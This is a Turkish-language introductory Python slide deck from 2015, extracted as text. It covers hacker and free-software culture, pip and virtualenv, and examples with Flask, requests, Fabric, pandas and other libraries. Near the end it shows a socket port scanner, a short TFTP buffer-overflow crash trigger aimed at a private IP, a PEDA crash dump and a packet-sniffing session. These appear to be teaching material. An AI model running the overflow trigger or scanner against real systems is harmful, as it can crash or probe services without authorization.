

PYTHON

Halit Alptekin (info@halitalptekin.com)

27 Şubat 2015

Karabük

EDUC Bilgisayar mühendisliği

WORK Bilgi güvenliği

IDEA Özgür yazılım ve açık kaynak tutkunu

MEMB TMD, LKD, Octosec

LIFE GO, matematik, kriptoloji

HOBB A sınıfı amatör telsizci, elektronik, robotik

HACKER

- Sorunlar için yaratıcı çözümler üretir

- Sorunlar için yaratıcı çözümler üretir
- Yaş, cinsiyet, ırk, dil, din ayrımı yapmaz

- Sorunlar için yaratıcı çözümler üretir
- Yaş, cinsiyet, ırk, dil, din ayrımı yapmaz
- Ürettiği yaratıcı çözümlerin, güzelliğine göre başarı kazanır

- Sorunlar için yaratıcı çözümler üretir
- Yaş, cinsiyet, ırk, dil, din ayrımı yapmaz
- Ürettiği yaratıcı çözümlerin, güzelliğine göre başarı kazanır
- Çözümlerin yanında sistemler üzerinde açık bulur

- Sorunlar için yaratıcı çözümler üretir
- Yaş, cinsiyet, ırk, dil, din ayrımı yapmaz
- Ürettiği yaratıcı çözümlerin, güzelliğine göre başarı kazanır
- Çözümlerin yanında sistemler üzerinde açık bulur
- MIT kökenli

GERÇEK HACKER?



ÖZGÜRLÜK

- Siyasi hareket

- Siyasi hareket
- Çalıştırma, kopyalama, dağıtma, inceleme, değiştirme ve geliştirme gibi özgürlükler ile ilgilenir

- Siyasi hareket
- Çalıştırma, kopyalama, dağıtma, inceleme, değiştirme ve geliştirme gibi özgürlükler ile ilgilenir
- Amaç yazılımları özgür kılmaktır

- Siyasi hareket
- Çalıştırma, kopyalama, dağıtma, inceleme, değiştirme ve geliştirme gibi özgürlükler ile ilgilenir
- Amaç yazılımları özgür kılmaktır
- Çeşitli lisanslar ile sağlanır(GPL, BSD vb)

- Sadece yazılımın kaynak kodlarının erişilebilir olduğunu vurgular

- Sadece yazılımın kaynak kodlarının erişilebilir olduğunu vurgular
- Yazılım geliştirme metodolojisi

- Sadece yazılımın kaynak kodlarının erişilebilir olduğunu vurgular
- Yazılım geliştirme metodolojisi
- Özgür olmadan da açık kaynaklı olunabilir ancak tersi mümkün değildir

- Sadece yazılımın kaynak kodlarının erişilebilir olduğunu vurgular
- Yazılım geliştirme metodolojisi
- Özgür olmadan da açık kaynaklı olunabilir ancak tersi mümkün değildir
- Kodları açmak, yazılımı özgür bırakmak için yeterli değildir

PYTHON

Python, turing-complete bir programlama dilidir.



- 1990 yılında Guido van Rossum tarafından geliştirilmeye başlanmıştır

- 1990 yılında Guido van Rossum tarafından geliştirilmeye başlanmıştır
- İsmi Monty Python isimli ingiliz gösteri grubundan almıştır

- 1990 yılında Guido van Rossum tarafından geliştirilmeye başlanmıştır
- İsmi Monty Python isimli ingiliz gösteri grubundan almıştır
- Özellikle Hacker kültürünün Perl'den sonra sahiplenmesiyle ayrıcalıklı bir duruma gelmiştir

- 1990 yılında Guido van Rossum tarafından geliştirilmeye başlanmıştır
- İsmi Monty Python isimli ingiliz gösteri grubundan almıştır
- Özellikle Hacker kültürünün Perl'den sonra sahiplenmesiyle ayrıcalıklı bir duruma gelmiştir
- Geliştirilmesi, Python Yazılım Vakfı çevresinde toplanan geliştiriciler ile sağlanmaktadır

- 1990 yılında Guido van Rossum tarafından geliştirilmeye başlanmıştır
- İsmi Monty Python isimli ingiliz gösteri grubundan almıştır
- Özellikle Hacker kültürünün Perl'den sonra sahiplenmesiyle ayrıcalıklı bir duruma gelmiştir
- Geliştirilmesi, Python Yazılım Vakfı çevresinde toplanan geliştiriciler ile sağlanmaktadır
- Ocak 1994 tarihinde 1.0 sürümü yayınlanmıştır

ÖZELLİKLERİ?

- Genel amaçlı

ÖZELLİKLERİ?

- Genel amaçlı
- Yüksek seviyeli


ÖZELLİKLERİ?

- Genel amaçlı
- Yüksek seviyeli
- Çoklu paradigmalı

ÖZELLİKLERİ?

- Genel amaçlı
- Yüksek seviyeli
- Çoklu paradigmalı
- Dinamik tip sistemi

PYTHON?



- Kod okunabilirliği

- Kod okunabilirliği
- Kolay öğrenme

- Kod okunabilirliği
- Kolay öğrenme
- Sade ve basit sözdizimi

- Kod okunabilirliği
- Kolay öğrenme
- Sade ve basit sözdizimi
- Taşınabilir uygulamalar

- Kod okunabilirliği
- Kolay öğrenme
- Sade ve basit sözdizimi
- Taşınabilir uygulamalar
- İçerik bakış ve dokümantasyon

- Kod okunabilirliği
- Kolay öğrenme
- Sade ve basit sözdizimi
- Taşınabilir uygulamalar
- İçerik bakış ve dökümantasyon
- Çok geniş kütüphane desteği

- Kod okunabilirliği
- Kolay öğrenme
- Sade ve basit sözdizimi
- Taşınabilir uygulamalar
- İçerik bakış ve dökümantasyon
- Çok geniş kütüphane desteği
- Hızlı geliştirme imkanı

- Kod okunabilirliği
- Kolay öğrenme
- Sade ve basit sözdizimi
- Taşınabilir uygulamalar
- İçerik bakış ve dökümantasyon
- Çok geniş kütüphane desteği
- Hızlı geliştirme imkanı
- Özgür yazılım, açık kaynak kodlu


- Derlenmiyor, yorumlanıyor

- Derlenmiyor, yorumlanıyor
- Mobil

- Derlenmiyor, yorumlanıyor
- Mobil
- Çok kolay gözükmesi


PYTHON

THIS IS PLAGIARISM.
YOU CAN'T JUST "IMPORT ESSAY."



JAVA

I'M TWO PAGES IN AND I STILL
HAVE NO IDEA WHAT YOU'RE SAYING.



NELER YAPABİLİRİM?

- Web uygulaması

NELER YAPABİLİRİM?

- Web uygulaması
- Oyun

NELER YAPABİLİRİM?

- Web uygulaması
- Oyun
- Günlük araçlar

NELER YAPABİLİRİM?

- Web uygulaması
- Oyun
- Günlük araçlar
- Mobil uygulama

NELER YAPABİLİRİM?

- Web uygulaması
- Oyun
- Günlük araçlar
- Mobil uygulama
- Bilimsel çalışma...

- Google, Yahoo, NASA

KIMLER KULLANIYOR?

- Google, Yahoo, NASA
- Dropbox, Disqus, Mozilla

KIMLER KULLANIYOR?

- Google, Yahoo, NASA
- Dropbox, Disqus, Mozilla
- Friendfeed, Reddit, Eventbrite

- Google, Yahoo, NASA
- Dropbox, Disqus, Mozilla
- Friendfeed, Reddit, Eventbrite
- Walt Disney, Battlefield 2, Civilization 4

- Google, Yahoo, NASA
- Dropbox, Disqus, Mozilla
- Friendfeed, Reddit, Eventbrite
- Walt Disney, Battlefield 2, Civilization 4
- Nokia, IBM, CIA ...

NASIL?

Python'un kendi paket yöneticisi:

```
apt-get install python-pip  
yum install python-pip  
pacman -S python2-pip (python-pip)
```

Temel komutları:

```
pip install <paket_adi>  
pip search <paket_adi>  
pip uninstall <paket_adi>  
pip install -r requirements.txt
```

Python bağımlılıkları için izole bir ortam oluşturuyor. Yüklediğiniz paketler sistemin genelini etkilemiyor. Paketlerin farklı sürümleri ile çalışma imkanı sağlıyor.

```
pip install virtualenv
```

Temel komutlar:

```
cd <klasor_adi>
virtualenv <sanal_ortam_adi>
virtualenv -p /usr/bin/python2.7 <sanal_ortam_adi>
source <sanal_ortam_adi>/bin/activate
deactivate
```

Birleşmenin tam zamanı!

```
pip freeze > requirements.txt
pip install -r requirements.txt
```

IPYTHON

```
Python 2.7.3 (default, Jul 10 2012, 18:48:25)
Type "copyright", "credits" or "license" for more information.
```

```
IPython 0.13.1 -- An enhanced Interactive Python.
?      -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help    -> Python's own help system.
object? -> Details about 'object', use 'object??' for extra details.
```

```
In [1]: import numpy as np
```

```
In [2]: N = 3000
```

```
In [3]: a = np.random.randn(N,N)
```

```
In [4]: b = np.random.randn(N,N)
```

```
In [5]: np.dot
np.dot    np.double
```

```
In [5]: np.dot(a, b)
```

```
Out[5]:
array([[ 65.45670109,  64.96918252, -120.2955101 , ...,  46.52919413,
         1.62384273, -117.27453077],
       [ 103.8332094 , -63.19741333,  25.63850851, ...,  10.43730591,
        -98.22728902,  -9.16795735],
       [ -36.45095805,  44.32128353, -17.58969917, ..., -125.12907291,
        -70.58206964, -32.85757429],
       ...,
       [ -42.46160724,  36.45522834,  28.0765628 , ...,  39.40943867,
        -16.43199427, -63.08194364],
       [ -84.46717927,  28.06738004,  32.09026395, ..., -42.127647 ,
        -116.20291034,  32.02266909],
       [  56.79843374,  23.60837948,  52.24793136, ..., -35.53881726,
        -21.19119431, -151.71414646]])
```

```
In [6]: %timeit np.dot(a,b)
1 loops, best of 3: 2.17 s per loop
```


```
In [7]: np.
Display all 551 possibilities? (y or n)
np.ALLOW_THREADS      np.convolve      np.iscomplex      np.ravel
np.BUFSIZE            np.copy      np.iscomplexobj   np.ravel_multi_index
```


Arduino ile haberleşmek istiyorum?

```
import serial

ser = serial.Serial('/dev/tty.usbserial', 9600)
while True:
    print ser.readline()
    ser.write('1')
```

PYSERIAL




Ufak bir web uygulaması yapmak istiyorum?

```
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
    return "Hello World!"

if __name__ == "__main__":
    app.run()
```

FLASK



API'ler ile kolayca haberleşmek istiyorum?

```
import requests

link = 'https://api.github.com/user'
r = requests.get(link, auth=('user', 'pass'))
r.status_code
r.text
r.json()
```

Ders sayfasındaki tüm PDF'leri indirmek istiyorum?


```
import requests
from multiprocessing import Pool

links = ["http://a.com/1.pdf",
         "http://b.com/2.pdf"]

def saver(link):
    with open(link.split("/")[-1], "wb") as ff:
        ff.write(requests.get(link).content)

pool = Pool(8)
pool.map(saver, links)
pool.close()
pool.join()
```

Masaüstü uygulaması yapmak istiyorum?



Kurumsal bir web projesi yapmak istiyorum?




Save all the stuff you love (recipes! articles! travel ideas!) right here on Pinterest.




Sign up with Facebook

Sign up with email

Already have an account? [Log in now](#)





Instagram



Capture and Share the World's Moments

Instagram is a fast, beautiful and fun way to share your life with friends and family.

Take a picture or video, choose a filter to transform its look and feel, then post to Instagram — it's that easy. You can even share to Facebook, Twitter, Tumblr and more. It's a new way to see the world.

Oh yeah, did we mention it's free?



Port tarayıcı yazmak istiyorum?

```
import socket

for port in range(1,1025):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    result = sock.connect_ex((remoteServerIP, port))
    if result == 0:
        print "Port {}: \t Open".format(port)
    sock.close()
```

Bir websitesini, platformu komple indexlemek istiyorum?

```

2011-12-07 18:45:04+0100 [scrapy] INFO: Scrapy 0.14.0.2841 started (bot: open_news)
2011-12-07 18:45:05+0100 [scrapy] DEBUG: Enabled extensions: LogStats, TelnetConsole, CloseSpider, WebService
2011-12-07 11:45:05-0600 [scrapy] DEBUG: Enabled downloader middlewares: HttpAuthMiddleware, DownloadTimeout
Middleware, RedirectMiddleware, CookiesMiddleware, HttpCompressionMiddleware, ChunkedTransferMiddleware, Do
2011-12-07 11:45:05-0600 [scrapy] DEBUG: Enabled spider middlewares: HttpErrorMiddleware, OffsiteMiddleware,
2011-12-07 11:45:05-0600 [scrapy] DEBUG: Enabled item pipelines: ValidationPipeline, DjangoWriterPipeline
2011-12-07 11:45:05-0600 [article_spider] INFO: Spider opened item
2011-12-07 11:45:05-0600 [article_spider] INFO: Crawled 0 pages (at 0 pages/min), scraped 0 items (at 0 item
2011-12-07 11:45:05-0600 [scrapy] DEBUG: Telnet console listening on 0.0.0.0:6023
2011-12-07 11:45:05-0600 [scrapy] DEBUG: Web service listening on 0.0.0.0:6080
2011-12-07 11:45:06-0600 [article_spider] DEBUG: Crawled (200) <GET http://en.wikinews.org/wiki/Main_Page> (
2011-12-07 11:45:06-0600 [article_spider] DEBUG: Crawled (200) <GET http://en.wikinews.org/wiki/India_seeks_
//en.wikinews.org/wiki/Main_Page>
2011-12-07 11:45:06-0600 [article_spider] INFO: [NewsWebsite(1)] Item saved.
2011-12-07 11:45:06-0600 [article_spider] DEBUG: Scraped from <200 http://en.wikinews.org/wiki/India_seeks_w
    'checker_runtime': <SchedulerRuntime: SchedulerRuntime object>
    'description': u'Indian authorities Tuesday declared an intent to force web companies to screen co
ows failed talks Monday with Facebook, Google, Yahoo!, and Microsoft.',
    'news_website': <NewsWebsite: Wikinews>,
    'title': u'India seeks web crackdown after failed talks with industry',
    'url': u'http://en.wikinews.org/wiki/India_seeks_web_crackdown_after_failed_talks_with_industry')
2011-12-07 11:45:06-0600 [article_spider] DEBUG: Crawled (200) <GET http://en.wikinews.org/wiki/Human_Rights
ant_fear%27> (referer: http://en.wikinews.org/wiki/Main_Page)
2011-12-07 11:45:06-0600 [article_spider] INFO: [NewsWebsite(1)] Item saved.

```

Oyun yapmak istiyorum?



C veya fortran'da yazdıklarımı doğrudan kullanmak istiyorum?

```
from ctypes import *  
  
libc = CDLL("libc.so.6")  
print libc.time(None)  
  
printf = libc.printf  
printf("Hello, %s\n", "World!")
```

Sistem yöneticisiyim, sürekli yapmam gereken bazı işler var?


```
from fabric.api import *
```


```
sudo("mkdir /var/www")
```

```
sudo("mkdir /var/www/web-app-one", user="web-admin")  
result = sudo("ls -l /var/www")
```

```
run("aptitude    update")  
run("aptitude -y upgrade")
```

Bilimsel çalışma yapmak istiyorum?





$$R \cdot \hat{x} = Q^T \cdot b$$

$$\begin{bmatrix} \sqrt{2} & \sqrt{2} & \sqrt{18} \\ 0 & \sqrt{6} & -\sqrt{6} \\ 0 & 0 & \sqrt{3} \end{bmatrix} \cdot \hat{x} = \begin{bmatrix} \frac{1}{\sqrt{2}} \\ \frac{1}{\sqrt{6}} \\ \frac{2}{\sqrt{3}} \end{bmatrix}$$

$$\hat{x} = \begin{bmatrix} -2 \\ \frac{1}{\sqrt{2}} \\ \frac{1}{\sqrt{6}} \\ \frac{2}{\sqrt{3}} \end{bmatrix}$$

$$A \cdot \hat{x} = \begin{bmatrix} 1 & 2 & 3 \\ -1 & 0 & -3 \\ 0 & -2 & 3 \end{bmatrix} \cdot \begin{bmatrix} -2 \\ \frac{1}{\sqrt{2}} \\ \frac{1}{\sqrt{6}} \\ \frac{2}{\sqrt{3}} \end{bmatrix} = \begin{bmatrix} 1 \\ 0 \\ 1 \end{bmatrix} = b$$

İstatiksel analiz yapmak istiyorum?

IP[y]: Notebook

Untitled0 (autosaved)


File Edit View Insert Cell Kernel Help

Code Cell Toolbar: None


```
In [24]: import pandas as pd

periods = 6
dates = pd.date_range('20130101', periods=periods, name="periods")
values = pd.DataFrame(range(periods),
                      index=dates, columns=['Original'])
shifted_forward = values.shift(2)
shifted_forward.columns = ["Shifted forward"]
shifted_backward = values.shift(-2)
shifted_backward.columns = ["Shifted backward"]
values_set = values.join(shifted_forward).join(shifted_backward)
print values_set
```

	Original	Shifted forward	Shifted backward
periods			
2013-01-01	0	NaN	2
2013-01-02	1	NaN	3
2013-01-03	2	0	4
2013-01-04	3	1	5
2013-01-05	4	2	NaN
2013-01-06	5	3	NaN



Görüntü işleme üzerine çalışmak istiyorum?




```
from SimpleCV import Image, Color, Display

img = Image('http://i.imgur.com/lfAeZ4n.png')

feats = img.findKeypoints()
feats.draw(color=Color.RED)
img.show()

output = img.applyLayers()
output.save('juniperfeats.png')
```



Exploit geliřtirmek istiyorum?

```
#!/usr/bin/python

from socket import *
import sys
import select

pwn = "\x00\x02"
pwn += "\x66\x69\x6c\x65\x2e\x74\x78\x74\x00"
pwn += "A"*1200
pwn += "\x00"
address = ('192.168.200.20', 69)
server_socket = socket(AF_INET, SOCK_DGRAM)
server_socket.sendto(pwn, address)
```

PEDA

```
gdb-peda$ pattern arg 2000
Set 1 arguments to program
gdb-peda$ r

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x0
EBX: 0xb7fcbff4 --> 0x155d7c
ECX: 0x0
EDX: 0x7d1
ESI: 0x0
EDI: 0x0
EBP: 0x38634137 ('7Ac8')
ESP: 0xbfffe7f0 ("dsAdnAd (Ad) Ad; Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae) Ae; Ae0Ae1
f9AgsAgnAg (Ag) Ag; Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhsAhnAh (Ah) Ah; Ah0Ah1"...)
EIP: 0x41396341 ('Ac9A')
EFLAGS: 0x210246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41396341
[-----stack-----]
0000| 0xbfffe7f0 ("dsAdnAd (Ad) Ad; Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae) Ae; Ae0Ae1
Af9AgsAgnAg (Ag) Ag; Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhsAhnAh (Ah) Ah; Ah0Ah1"...)
0004| 0xbfffe7f4 ("nAd (Ad) Ad; Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae) Ae; Ae0Ae1Ae2
gsAgnAg (Ag) Ag; Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9AhsAhnAh (Ah) Ah; Ah0Ah1Ah2A"...)
0008| 0xbfffe7f8 ("Ad) Ad; Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9AesAenAe (Ae) Ae; Ae0Ae1Ae2Ae3Ae
```


Interaktif komut satırı uygulamaları yapmak istiyorum?

```

paul@Ubuntu-10: ~
File Edit View Terminal Help
>>> sniff(count=10)
<Sniffed: TCP:4 UDP:4 ICMP:0 Other:2>
>>> a=_
>>> a.nsummary()
0000 Ether / IP / TCP 192.168.1.101:38780 > 173.194.9.152:www FA
0001 Ether / IP / TCP 173.194.9.152:www > 192.168.1.101:38780 A
0002 Ether / ARP who has 192.168.1.1 says 192.168.1.102 / Padding
0003 Ether / IP / UDP 192.168.1.102:51218 > 239.255.255.250:1900 / Raw
0004 Ether / IP / TCP 74.125.227.21:https > 192.168.1.101:35378 PA / Raw
0005 Ether / IP / TCP 192.168.1.101:35378 > 74.125.227.21:https A
0006 Ether / IP / UDP 192.168.1.101:17500 > 255.255.255.255:17500 / Raw
0007 Ether / IP / UDP 192.168.1.101:17500 > 192.168.1.255:17500 / Raw
0008 Ether / IP / UDP 192.168.122.1:17500 > 192.168.122.255:17500 / Raw
0009 Ether / ARP who has 192.168.1.100 says 192.168.1.100 / Padding
>>> a[1]
<Ether dst=00:16:17:94:cd:10 src=00:30:ab:0a:9b:06 type=0x800 |<IP version=4L
ihl=5L tos=0x20 len=52 id=0 flags=DF frag=0L ttl=56 proto=tcp chksum=0xc93c src=
173.194.9.152 dst=192.168.1.101 options='' |<TCP sport=www dport=38780 seq=1405
183419 ack=1493706205 dataofs=8L reserved=0L flags=A window=221 chksum=0x6454 ur
gptr=0 options=[('NOP', None), ('NOP', None), ('Timestamp', (1168399836, 1188963
))] |>>>
>>> a[2]
<Ether dst=ff:ff:ff:ff:ff:ff src=00:1c:bf:c8:d1:7e type=0x806 |<ARP hwtype=0x1
ptype=0x800 hwlen=6 plen=4 op=who-has hwsrc=00:1c:bf:c8:d1:7e psrc=192.168.1.10

```

